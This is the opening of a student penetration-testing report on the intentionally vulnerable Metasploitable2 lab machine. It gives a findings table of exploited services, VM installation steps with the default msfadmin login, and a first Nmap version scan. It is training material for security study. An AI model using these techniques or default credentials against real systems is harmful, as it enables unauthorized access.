رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Penetration Testing Report

(Metasploitable2)

Submitted by:

Names
Shady Mohamed Abdel Gawad
Hussein Al-Yamnii Zain Al-Deen
Ziad alaa
Mohamed Ashraf Mohamed Lotfy
Omar Ahmed Badr
Abdel Rahman Ahmed Abdel Hamid

Under the supervision of:

Eng. Khaled Taha

Metasploitable Vulnerabilities Report

Executive Summary:

A vulnerability assessment and penetration test were conducted on one domain Metasploitable 2 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 with the following goals,

• Identify whether a remote attacker can penetrate defenses of Metasploitable 2.

• Determine the impact of a security breach of confidentiality and integrity of the

private data of the system, availability of information systems of Metasploitable 2 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited

Scope:

IP address	**192.168.21.129**
Name	**Metasploitable 2.0**
System Type	**Host**
OS Information	**Ubuntu 8.04 (hardy) on Linux kernel 2.6**

Methodology:

Penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Nessus Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners.

Summary of Findings:


No	Vulnerability	Risk	Testing scale
1)	SMTP (port 25/tcp)	Medium	Exploited
2)	HTTP (port 80/tcp)	Medium	Exploited
3)	VNC (port 5900/tcp)	High	Exploited
4)	MySQL (port 3306/tcp)	High	Exploited
5)	PostgreSQL (port 5432/tcp)	High	Exploited
6)	FTP (port 21/tcp)	High	Exploited
7)	SSH (port 22/tcp)	Medium	Exploited
8)	Telnet (port 23/tcp)	High	Exploited
9)	Apache Tomcat (port 8180/tcp)	Critical	Exploited
10)	Samba smbd 3.X (port 139/tcp)	High	Exploited
11)	Java RMI Server (Remote Method Invocation)	High	Exploited
12)	Backdoor in IRC (port 6667/tcp)	High	Not Exploited
13)	Bindshell (port 1524/tcp)	High	Exploited
14)	rpcbind (port 111/tcp)	High	Exploited

Installation of Machine:


We should have VirtualBox or VMware to install on it the machine that it became the target and should download metasploitable from VulnHub and download the mirror version to apply the penetration testing phase.


After downloading this version, go extract the file to get the files.


After this Operation, we should open the VirtualBox or VMware to install and open the machine to work



In home page , enter into “Open a Virtual Machine” and go to the path that the machine save in it and open the “.vmdk” format.





VMware Workstation
Open
Downloads › Compressed › Metasploitable2-Linux
Search Metasploitable2-Linux
Organize
New folder
Name
Date modified
Type
Size
Metasploitable
5/21/2012 12:46 AM
VMware virtual ma...
Desktop
Downloads
Documents
Pictures
New Volume (D:
OneDrive - Person
This PC
3D Objects
Desktop
Documents
Downloads
Music
File name:
All supported files
Open
Cancel
VORKSTATION PRO 17
Open a Virtual Machine
Connect to a Remote Server
vmware
Type here to search
27°C ضباب
ENG
9:54 AM
10/14/2024



Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024.3-vmware-amd64
Metasploitable2-Linux
Home
kali-linux-2024.3-vmware-amd64
My Computer
Metasploitable2-Linux
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 512 MB
Processors 1
Hard Disk (SCSI) 8 GB
CD/DVD (IDE) Auto detect
Network Adapter NAT
Network Adapter 2 Host-only
USB Controller Present
Display Auto detect
Description
This is Metasploitable2 (Linux)
Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.
The default login and password is msfadmin:msfadmin.
Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).
To contact the developers, please send email to msfdev@metasploit.com
Virtual Machine Details
State: Powered off
Configuration file: C:\Users\shady\Downloads\Compressed\Metasploitable2-Linux\Metasploitable.vmx
Hardware compatibility: Workstation 6.5-7.x virtual machine
Primary IP address: Network information is not available
Type here to search
27°C ضباب
ENG
9:58 AM
10/14/2024

We successfully install the machine and now we start to work on it.


We should open the machine and discovery it to understand what is it.



Once opened, it asks for a login, and it might be difficult, but the credentials (msfadmin/msfadmin) are provided in the last line, and we must take these credentials and log in with them so that we can deal with the machine, and also so that the machine can take an IP address and appear on the Internet, and thus I can carry out the Penetration testing phases with ease.




Once the machine is opened, we can go to Kali Linux to start working.



Phase 1: Footprinting and Scanning:

To know the IP address of the machine, we enter the “ifconfig “command to show the IP to help us to make scanning and another operation.




We found the IP address => 192.168.21.129

And this IP address< we use to make the Footprinting and Scanning.

Let’s get things started with a simple Nmap scan.

. Nmap -sV 192.168.21.129

“The -sV option in Nmap is used to perform version detection on open ports and when you use -sV, Nmap tries to determine the versions of the services running on those ports and in some cases, the service version may also provide clues about the operating system.




